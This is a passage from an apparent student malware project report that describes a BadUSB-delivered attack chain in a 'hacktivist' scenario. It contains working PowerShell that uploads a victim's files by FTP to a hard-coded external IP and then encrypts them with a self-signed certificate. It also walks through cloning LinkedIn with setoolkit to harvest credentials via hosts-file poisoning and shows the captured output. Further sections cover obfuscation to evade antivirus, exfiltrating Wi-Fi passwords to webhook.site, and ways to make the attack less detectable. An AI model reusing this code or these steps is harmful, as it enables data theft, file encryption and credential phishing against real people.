- **Crypto ransomware:** Encrypts the files of a victim and demands payment to decrypt them. Typically, the attackers give the victim a window of time to pay the ransom before raising the price or threatening to erase the encrypted contents.
- **Locker ransomware:** Prevents a victim from using their computer and demands money in exchange for its unlocking. Until the ransom is paid, the victim might not be able to access their desktop, turn on their computer, or use specific programmes.
- **Scareware:** This sort of ransomware fraudulently claims that malware has infected a victim's machine and wants payment to remove it. Scareware can be distributed via pop-up windows, bogus antivirus software, or other methods.

- **Ransomware-as-a-service (RaaS):** Attackers provide this sort of ransomware as a service to other hackers. The attackers offer the ransomware, infrastructure, and assistance, while users pay a fee and keep a percentage of the ransom payments.
- **Double extortion ransomware:** This form of ransomware not only encrypts a victim's files and demands a fee to recover them, but it also threatens to disclose sensitive data or inflict system harm unless the ransom is paid.

In our scenario, we implement extraction and encryption of the files. Asking for ransom was not our primary goal as we are hacktivists and we want to make company's sensitive data public for the society's good.

For the actual attack we utilize the ransomware to upload the data to an FTP server and then encrypt those files locally. The steps of the ransomware attack are described below.

Step 1: We open a FTP connection from the payload that the victim downloaded. FTP is a standard network protocol used to transfer computer files between a client and a server on a computer network. The connection is established from the victim's machine to the attacker's Internet IP. The payload generates a file that opens the connection following the required steps. Furthermore, this file is executed in the same payload.

Step 2: Then we generated a local certificate in the personal certificates of the user in order to do the encryption on the Windows machine using a certificate. This will help us to remain undetected from the antivirus.

Step 3: Finally we encrypt the files, in our case in a specific folder, with the generated certificate. Encrypted files can only be decrypted using the previously created certificate.

In figure 12, the payload code referring to our ransomware attack is shown.

```

echo "open 79.153.157.12" >> $home\ft1.txt
echo "kali" >> $home\ft1.txt
echo "kali" >> $home\ft1.txt
echo "ls" >> $home\ft1.txt
echo "prompt n" >> $home\ft1.txt
echo "mput C:\Users\pc\Desktop\lourdes\test\*.*" >> $home\ft1.txt
echo "quit" >> $home\ft1.txt
ftp -s:$home\ft1.txt

$newcert='hack'

New-SelfSignedCertificate -DnsName $newcert -CertStoreLocation "Cert:\CurrentUser\My" -KeyUsage KeyEncipherment,DataEncipherment,KeyAgreement

$cert=Get-ChildItem -Path Cert:\CurrentUser\My | Where-Object subject -like "$newcert*"
$thumb=$cert.thumbprint

$pwcert=ConvertTo-SecureString -String ('hackerman') -Force -AsPlainText

Export-PfxCertificate -Cert Cert:\CurrentUser\My\$thumb -FilePath $home\cert_"$env:username".pfx -Password $pwcert

$path= get-childitem -path "C:\Users\pc\Desktop\lourdes\test\*"
foreach ($file in $path)
{
    Get-Content $file | Protect-CmsMessage -To $cert.Subject -OutFile $file
}

Get-ChildItem -Path Cert:\CurrentUser\My | Where-Object subject -like "$newcert*" | Remove-Item

```

Figure 12: Powershell code of the payload. FTP connection, certificate generation, encryption of the files.

4.10 DNS Poisoner

DNS poisoning, also known as DNS spoofing, is a type of cyber attack in which an attacker manipulates the Domain Name System (DNS) to redirect traffic intended for a legitimate website to a malicious website. This can be done by tampering with the DNS records on a victim's computer or by modifying the DNS records of the target website. This technique is known as pharming phishing attack.

DNS is a system that translates human-readable domain names, such as "example.com," into numerical IP addresses that computers can understand. When a user types a domain name into their web browser or clicks on a link, their computer sends a request to the DNS server to look up the corresponding IP address. If the DNS server has been compromised by an attacker, it may return the wrong IP address, directing the user to a malicious website instead of the intended website.

DNS poisoning attacks can be used for a variety of nefarious purposes, and can cause significant harm to individuals and organizations. For instance, redirecting traffic to phishing websites (redirect traffic intended for a legitimate website to a phishing website, which is designed to steal login credentials or other sensitive information from the victim), redirecting traffic to malware-serving websites (redirect traffic to websites that serve malware or other malicious content. This can be used to infect a victim's computer with malware or to spread malware to other users who visit the compromised website), disrupting the operations of a target website (redirect traffic away from a target website, disrupting its operations and causing harm to the website's reputation) or spying on users. Attackers may use DNS poisoning to redirect traffic to websites that are designed to spy on the victim's online activities. This could be used to gather sensitive information about the victim or to track their online behavior.

There are several ways of preventing DNS poisoning. For instance:

- Using DNSSEC, which is a security extension for the DNS that uses cryptographic signatures to verify the authenticity of DNS records. By implementing DNSSEC, organizations can protect their DNS records from being tampered with or spoofed by attackers.
- Using DNS over HTTPS (DoH) that is a security protocol that encrypts DNS traffic and helps prevent it from being intercepted or manipulated by attackers. By using DoH, individuals and organizations can help protect their DNS traffic from DNS poisoning attacks.
- Choosing DNS servers that are known to be secure and reputable, and avoid using DNS servers that may be vulnerable to attacks. Avoid clicking on links or downloading attachments from unknown or untrusted sources: Attackers may use phishing emails or other tactics to trick users into visiting malicious websites or downloading malware. By avoiding clicking on links or downloading attachments from unknown or untrusted sources, individuals can help protect themselves from DNS poisoning attacks.
- Enabling two-factor authentication that adds an additional layer of security to login processes by requiring users to provide a second form of authentication, such as a code sent to their phone, in addition to their password. This can help prevent attackers from using stolen login credentials to access an organization's systems.

On the other hand, there are several types of DNS poisoning attacks that attackers may use:

- **Cache poisoning:** involves injecting false or malicious DNS records into the cache of a DNS server. This can cause the DNS server to return the wrong IP address for a domain name, redirecting traffic intended for a legitimate website to a malicious website.

- **Direct attack on a DNS server:** an attacker directly targets a DNS server and modifies its DNS records to redirect traffic to a malicious website. This can be done by exploiting vulnerabilities in the DNS server software or by using stolen login credentials.
- **Man-in-the-middle attack:** the attacker intercepts DNS traffic between a victim's computer and a DNS server and modifies the DNS records to redirect traffic to a malicious website.
- **Poisoning of a local DNS cache:** the attacker modifies the DNS records on a victim's computer, causing it to request the wrong IP address for a domain name and redirect traffic to a malicious website.

In our case, because our motivation is ideological, we wanted to make public the information that we gained from the previous step using the ransomware. We decided to clone a social media site, like LinkedIn, and steal the credentials of the victim with cache poisoning. We will enter the account and share the information in a post once we obtain the credentials. So the main goal is obtain LinkedIn credentials in order to post sensitive information and anti-pollution advertisements there. We could try these credentials with different accounts as well. The steps of the DNS poisoner are described below.

Step 1: Use the social engineering toolkit called setoolkit in Kali to clone the site (figure 13), which is an open-source Python-driven tool aimed at penetration testing around Social-Engineering.

```
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

Figure 13: Starting setoolkit tool.

Step 2: Inside this social-engineering attacks option in the toolkit we indicate the different methods to use. One is the credential harvester method because we want to clone the website that has a username and password field and harvest all the information posted to the website. After this, we select another method that will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

Step 3: Then we introduce the IP of our kali machine, of the reverse DNS, and then we introduce the webpage to copy, the linkedin.com (figure 14).

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.20]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:linkedin.com

[*] Cloning the website: http://linkedin.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 14: Filling IP and website information.

Step 4: Now, from the victim's machine we access to linkedin.com and it will redirect to the previously modified file /etc/hosts IP with DNS Poisoner, explained below. After introducing the login credentials on the victim's machine, on the Kali terminal executing the setoolkit we will see the credentials in plain text (figure 15).

```
url = urldecode(qs)
File "/usr/share/set/src/webattack/harvester/harvester.py", line 212, in urldecode
url = url.decode('utf-8')
UnicodeDecodeError: 'utf-8' codec can't decode byte 0x8b in position 1: invalid start byte

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=c4b72560-1723-4e6d-86a8-c51764f3f827
PARAM: session_key=hola@hola.com
POSSIBLE PASSWORD FIELD FOUND: session_password=holahola123
PARAM: controlId=d_homepage-guest-home-homepage-basic_signin-form_submit-button
PARAM: pageInstance=urn:li:page:d_homepage-guest-home_jsbeacon;RRT0d8CYQMiyvHTGo6kpUQ=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.149 - - [08/Dec/2022 11:37:21] "POST /login-submit HTTP/1.1" 302 -
Exception occurred during processing of request from ('192.168.1.149', 62901)
Traceback (most recent call last):
  File "/usr/lib/python3.10/socketserver.py", line 683, in process_request_thread
    self.finish_request(request, client_address)
```

Figure 15: Login credentials gathered.

Using the remote access for the payloads, the DNS poisoner is downloaded and executed locally on the machine before the user access to the website. This payload will add a row of text inside the file /etc/hosts to point to the IP of the Kali server doing harvester. The payload procedure is as follows. Adding the necessary libraries, first we open a windows cmd terminal with privileges using powershell and we go to the path of the file that we want to edit to add the Kali IP.

5 Problems Found

5.1 Initial Project

The initial idea was to use a WhatsApp vulnerability. We found the CVE-2019-11932 [10]. However, we needed a WhatsApp version < 22.19.244 to use this CVE, but WhatsApp servers were not available for versions < 22.22. We didn't find any vulnerability for this version, so we tried to use a Telegram CVE (CVE-2021-31315 [11]), with which we could send a malicious sticker.

We started studying the sticker structure. Telegram uses a custom fork of Rlottie (a Samsung's C++ open-source library) to render animated stickers. A Lottie animation is defined as a JSON with some information such as the frame rate (fr) and the version identifier (v) at its root, while most of the juicy features lie in the layers array.

After that, we tried to create a legitimate sticker with Rlottie and send it by Telegram to understand how it worked. Nevertheless, to upload this Rlottie sticker to Telegram we had to send a command to a bot (called Stickers) [12]. At this moment we realized that Telegram only allows to create stickers for the latest versions. So we could not implement the CVE-2021-31315.

On the other hand, for the SQL injection we wanted to exploit a Wordpress CVE. However, for all the vulnerabilities we needed to use plugins or EOL Wordpress versions. We would have opted for using plugins, but in Wordpress a business account is needed for this purpose and it was too expensive (300€/year). After that, we searched for any webpage that allowed SQL injection and we found a github repository [13]. However, it was the same that later we will use in lab 4.

Finally, with all these problems that we had, we decided to change the topics and the project idea.

5.2 Wi-Fi password stealer

Firstly, we wanted to do the attack connecting the adversary PC to the private network of the company (instead of using a dynamic DNS). In order to do it, we stole the Wi-Fi password and we connected the attacker's machine to it (and initialized the server). Then, the USB downloaded the payloads from there. However, we couldn't do it due to the small memory size of the microcontroller. So, that is why we decided to do the remote access to the payloads. More information about the Wi-Fi password stealer can be found in Annex.

5.3 Obfuscation

Many obfuscation tools were tested without success before finding Invoke-Obfuscation. Some of them are:

- The tool Invoke-Stealth did not work, the payload was detected by Windows Antivirus [14].
- Other tools that we have found they use python 2.7 which is not a supported version anymore.

After some testing of obfuscation tools and techniques, we ended up to use the a tool without python script inside and to obfuscate with AST.

5.4 DNS Poisoner

There are numerous technologies available that allow you to clone websites and subsequently run them on our simulated web server. The issue arises when we attempt to copy pages with several popups, redirects, and copy protections. This is the case with pages like Outlook or Gmail, where just not generating a self-signed certificate would enable us access. Another difference is that we used a template identical to the original website, but our goal was to employ a page cloning tool like setoolkit. As a result, we picked LinkedIn since, aside from the fact that it worked, it allowed us to continue with the logic of the attack by allowing us to publish the content that we desired and had extracted utilizing ransomware on our ftp server.

6 Improvements

The following is a list of enhancements that we deemed necessary to improve the process in general and make it more undetectable and effective.

- The first and most obvious is to hide the powershell window that appears when we initially introduce our Digispark device, so that the user does not have unusual thoughts. When using a system command window, the user may think that there are changes on his computer.
- In relation to the above point, the USB would appear more legitimate if we displayed something when the victims connected the USB. As with a wallet, it would be great to provide a loading page for the same wallet system.
- We successfully cloned the linkedin login page, but it would be better if we could clone pages like gmail or outlook in a more specific way, because the protection methods of those pages prevent us from doing so; thus, an idea would be to create those pages from scratch and upload them to the server, at least the login page.

References

- [1] *Malware project UPC / 'Rubber Ducky USB'*. 2022. URL: <https://github.com/lourdesbruna/MALW>.
- [2] *Ataque mediante dispositivos BadUSB o RubberDucky*. 6 Dec 2022. URL: <https://github.com/digininja/DVWA>.
- [3] *Herramientas hacker contra la industria*. 6 Dec 2022. URL: <https://github.com/digininja/DVWA>.
- [4] *How to Build a Rubber Ducky USB With Arduino Using a Digispark Module*. 6 Dec 2022. URL: <https://github.com/digininja/DVWA>.
- [5] *What is PowerShell?* URL: <https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.3>.
- [6] *THE INCREASED USE OF POWERSHELL IN ATTACKS*. URL: <https://docs.broadcom.com/doc/increased-use-of-powershell-in-attacks-16-en>.
- [7] *System.Management.Automation.Language Namespace*. URL: <https://learn.microsoft.com/en-us/dotnet/api/system.management.automation.language?view=powershellsdk-7.2.0>.
- [8] *AbstractSyntaxTree-Based PowerShell Obfuscation*. URL: <https://cobbr.io/AbstractSyntaxTree-Based-PowerShell-Obfuscation.html>.
- [9] *Invoke-Obfuscation*. 6 Dec 2022. URL: <https://github.com/danielbohannon/Invoke-Obfuscation>.
- [10] *CVE-2019-11932*. 15 Nov 2022. URL: <https://www.cvedetails.com/cve/CVE-2019-11932/>.
- [11] *CVE-2021-31315*. 15 Nov 2022. URL: <https://www.cvedetails.com/cve/CVE-2021-31315/>.
- [12] *Telegram Stickers*. 27 Nov 2022. URL: <https://core.telegram.org/stickers>.
- [13] *DAMN VULNERABLE WEB APPLICATION*. 29 Nov 2022. URL: <https://github.com/digininja/DVWA>.
- [14] *Invoke-Stealth*. 19 Oct 2021. URL: <https://github.com/JoelGMSec/Invoke-Stealth>.
- [15] *Wi-Fi password stealer*. 6 Dec 2022. URL: <https://github.com/MTK911/Attiny85/tree/master/payloads/Wi-Fi%20password%20stealer>.

7 Annex: Wi-Fi password stealer

Firstly, with the Digispark ATTINY85, we open the run command window in Windows and we type “cmd” to open the Command Prompt. We also move the window to hide it as much as possible on the screen. [15]

After that, we can export the Wi-Fi profiles to a text file and we upload it to <https://webhook.site/>, that is a platform that allows to inspect, test and automate any incoming HTTP request. So, we will use it to see the password of the Wi-Fi (figure 16).

The screenshot displays the Webhook.site interface with a list of requests on the left. The selected request is a POST to `https://webhook.site/1effb288-1ed1-40f4-a479-1e07b5fa764e/30144705-ac61-4383-9d17-1a0ecaa23a66/1`. The 'Form values' section is expanded, showing several XML-like entries. A red circle highlights the entry for 'keyMaterial' under the 'Wi-Fi-Material' section, which contains the password. The 'Raw Content' section at the bottom shows the full XML payload.

```

Wi-Fi-CCV.xml:22: <keyMaterial>Betlan08</keyMaterial>
Wi-Fi-Herlin.xml:22: <keyMaterial>Betlan07111111</keyMaterial>
Wi-Fi-MOVISTAR_75AE.xml:22: <keyMaterial>[REDACTED]</keyMaterial>
  
```

Figure 16: Wi-Fi information exported.

Finally, we close the Command Prompt window and we connect the attacker's PC to the Wi-Fi.